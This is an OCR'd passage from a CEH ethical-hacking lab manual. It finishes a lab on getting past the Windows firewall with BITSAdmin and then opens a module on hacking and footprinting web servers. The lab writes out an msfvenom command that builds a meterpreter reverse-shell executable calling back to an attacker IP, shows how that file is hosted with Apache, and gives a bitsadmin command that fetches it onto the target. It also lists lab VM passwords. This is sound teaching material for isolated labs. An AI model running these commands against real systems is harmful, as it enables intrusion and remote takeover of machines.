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
2. Switch to the **Windows Server 2019** virtual machine. Click **Ctrl+Alt+Del** to activate the machine. By default, **Administrator** user profile is selected, type **Pa$$w0rd** in the Password field and press **Enter** to login
3. Launch **Control Panel**, as shown in the screenshot.
4. The **Control Panel** window appears, click **System and Security**. In **System and Security** window select **Windows Defender Firewall**.

5. The **Windows Defender Firewall** control panel appears; click the **Turn Windows Defender Firewall on or off** link in the left pane.



6. The **Customize Settings** window appears.

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7. Select **Turn on Windows Defender Firewall** under **Private network settings** and **Public network settings**.
8. Click **OK**.


9. Switch to the **Parrot Security** virtual machine.
10. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.

    Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

11. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
12. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

    Note: The password that you type will not be visible.

13. In the terminal window, type **msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Exploit.exe** and press **Enter**, to create the payload.



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

14. Now, create a directory to share this file with the target machine, provide the permissions, and copy the file from **/home/attacker** to the shared location using the below commands:
    - Type **mkdir /var/www/html/share** and press **Enter** to create a shared folder
    - Type **chmod -R 755 /var/www/html/share** and press **Enter**
    - Type **chown -R www-data:www-data /var/www/html/share** and press **Enter**
    - Copy the malicious file to the shared location by typing **cp /home/attacker/Exploit.exe /var/www/html/share** and pressing **Enter**
15. Now, start the Apache service. To do this, type **service apache2 start** and press **Enter**.



16. Switch to **Windows Server 2019** virtual machine.
17. In the **Type here to search** field of the **Desktop**, type **powershell** and click **Windows PowerShell** to launch a PowerShell.
18. In the PowerShell window, type **bitsadmin /transfer Exploit.exe http://10.10.1.13/share/Exploit.exe c:\Exploit.exe** and press **Enter**.



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

19. **BITSAdmin** transfers the file, as shown in the screenshot.



20. Open **File Explorer** and navigate to **C:** drive, you can see that the malicious file is successfully transferred.



21. After transferring the malicious file, the attacker can use this malicious file for gaining access, escalating privileges and to perform various malicious other activities.
22. This concludes the demonstration of bypassing firewall through Windows BITSAdmin.
23. Close all open windows and document all acquired information.
24. Turn off the **Windows Server 2019** and **Parrot Security** virtual machines.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ CyberQ

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CEH Lab Manual

Hacking Web Servers

Module 13

Hacking Web Servers

A web server is a computer system that stores, processes, and delivers web pages to global clients via HTTP protocol. A web server attack typically involves preplanned activities, called an attack methodology, which the attacker implements to reach their goal of breaching the target web server's security.

Lab Scenario

Most organizations consider their web presence to be an extension of themselves. Organizations create their web presence on the World Wide Web using websites associated with their business. Most online services are implemented as web applications. Online banking, search engines, email applications, and social networks are just a few examples of such web services. Web content is generated in real-time by a software application running on the server-side. Web servers are a critical component of web infrastructure. A single vulnerability in a web server's configuration may lead to a security breach on websites. This makes web server security critical to the normal functioning of an organization.

Hackers attack web servers to steal credentials, passwords, and business information. They do this using DoS, DDoS, DNS server hijacking, DNS amplification, directory traversal, Man-in-the-Middle (MITM), sniffing, phishing, website defacement, web server misconfiguration, HTTP response splitting, web cache poisoning, SSH brute force, web server password cracking, and other methods. Attackers can exploit a poorly configured web server with known vulnerabilities to compromise the security of the web application. A leaky server can harm an organization.

In the area of web security, despite strong encryption on the browser-server channel, web users still have no assurance about what happens at the other end. This module presents a security application that augments web servers with trusted co-servers composed of high-assurance secure co-processors, configured with a publicly known guardian program. Web users can then establish their authenticated, encrypted channels with a trusted co-server, which can act as a trusted third party in the browser-server interaction. Systems are constantly being attacked, so IT security professionals need to be aware of the common attacks on web server applications.

A penetration (pen) tester or ethical hacker for an organization must provide security to the company's web server. This includes performing checks on the web server for vulnerabilities, misconfigurations, unpatched security flaws, and improper authentication with external systems.

Lab Objective

The objective of this lab is to perform web server hacking and other tasks that include, but are not limited to:

- Footprint a web server using various information-gathering tools and inbuilt commands
- Enumerate web server information
- Crack remote passwords

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Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Windows Server 2022 virtual machine
- Windows Server 2019 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 70 Minutes

Overview of Web Server

Most people think a web server is just hardware, but a web server also includes software applications. In general, a client initiates the communication process through HTTP requests. When a client wants to access any resource such as web pages, photos, or videos, then the client's browser generates an HTTP request to the web server. Depending on the request, the web server collects the requested information or content from data storage or the application servers and responds to the client's request with an appropriate HTTP response. If a web server cannot find the requested information, then it generates an error message.

Lab Tasks

Ethical hackers or pen testers use numerous tools and techniques to hack a target web server. Recommended labs that will assist you in learning various web server hacking techniques include:

Lab No.	Lab Exercise Name	Core*	Self-study**	CyberQ ***
1	Footprint the Web Server	√	√	√
	1.1 Information Gathering using Ghost Eye	√		√
	1.2 Perform Web Server Reconnaissance using Skipfish		√	√
	1.3 Footprint a Web Server using the httprecon Tool		√	√
	1.4 Footprint a Web Server using ID Serve		√	√
	1.5 Footprint a Web Server using Netcat and Telnet	√		√

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	1.6 Enumerate Web Server Information using Nmap Scripting Engine (NSE)	√		√
	1.7 Uniscan Web Server Fingerprinting in Parrot Security		√	√
2	Perform a Web Server Attack	√		√
	2.1 Crack FTP Credentials using a Dictionary Attack	√		√

Remark

EC-Council has prepared a considered amount of lab exercises for student to practice during the 5-day class and at their free time to enhance their knowledge and skill.

***Core** - Lab exercise(s) marked under Core are recommended by EC-Council to be practised during the 5-day class.

****Self-study** - Lab exercise(s) marked under self-study is for students to practise at their free time. Steps to access the additional lab exercises can be found in the first page of CEHv12 volume 1 book.

*****CyberQ** - Lab exercise(s) marked under CyberQ are available in our CyberQ solution. CyberQ is a cloud-based virtual lab environment preconfigured with vulnerabilities, exploits, tools and scripts, and can be accessed from anywhere with an Internet connection. If you are interested to learn more about our CyberQ solution, please contact your training center or visit https://www.cyberq.io/.

Lab Analysis

Analyze and document the results related to this lab exercise. Give an opinion on your target's security posture.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

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Lab 1

Footprint the Web Server

Footprinting the web server refers to the process of gathering as much information as possible about the target web server by using various tools and techniques.

Lab Scenario

The first step of hacking web servers for a professional ethical hacker or pen tester is to collect as much information as possible about the target web server and analyze the collected information in order to find lapses in its current security mechanisms. The main purpose is to learn about the web server's remote access capabilities, its ports and services, and other aspects of its security.

The information obtained in this step helps in assessing the security posture of the web server. Footprinting may involve searching the Internet, newsgroups, bulletin boards, etc. for gathering information about the target organization's web server. There are also tools such as Whois.net and Whois Lookup that extract information such as the target's domain name, IP address, and autonomous system number.

Web server fingerprinting is an essential task for any penetration tester. Before proceeding to hack or exploit a webserver, the penetration tester must know the type and version of the webserver as most of the attacks and exploits are specific to the type and version of the server being used by the target. These methods help any penetration tester to gain information and analyze their target so that they can perform a thorough test and can deploy appropriate methods to mitigate such attacks on the server.

An ethical hacker or penetration tester must perform footprinting to detect the loopholes in the web server of the target organization. This will help in predicting the effectiveness of additional security measures for strengthening and protecting the web server of the target organization.

The labs in this exercise demonstrate how to footprint a web server using various footprinting tools and techniques.

Lab Objectives

- Information gathering using Ghost Eye
- Perform web server reconnaissance using Skipfish

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- Footprint a web server using the httprecon Tool
- Footprint a web server using ID Serve
- Footprint a web server using Netcat and Telnet
- Enumerate web server information using Nmap Scripting Engine (NSE)
- Uniscan web server fingerprinting in Parrot Security

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Windows Server 2022 virtual machine
- Windows Server 2019 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 60 Minutes

Overview of Web Server Footprinting

By performing web server footprinting, it is possible to gather valuable system-level data such as account details, OS, software versions, server names, and database schema details. Use Telnet utility to footprint a web server and gather information such as server name, server type, OSes, and applications running. Use footprinting tools such as Netcraft, ID Serve, and httprecon to perform web server footprinting. Web server footprinting tools such as Netcraft, ID Serve, and httprecon can extract information from the target server. Let us look at the features and the types of information these tools can collect from the target server.

Lab Tasks

Task 1: Information Gathering using Ghost Eye

Ghost Eye is an information-gathering tool written in Python 3. To run, Ghost Eye only needs a domain or IP. Ghost Eye can work with any Linux distros if they support Python 3.

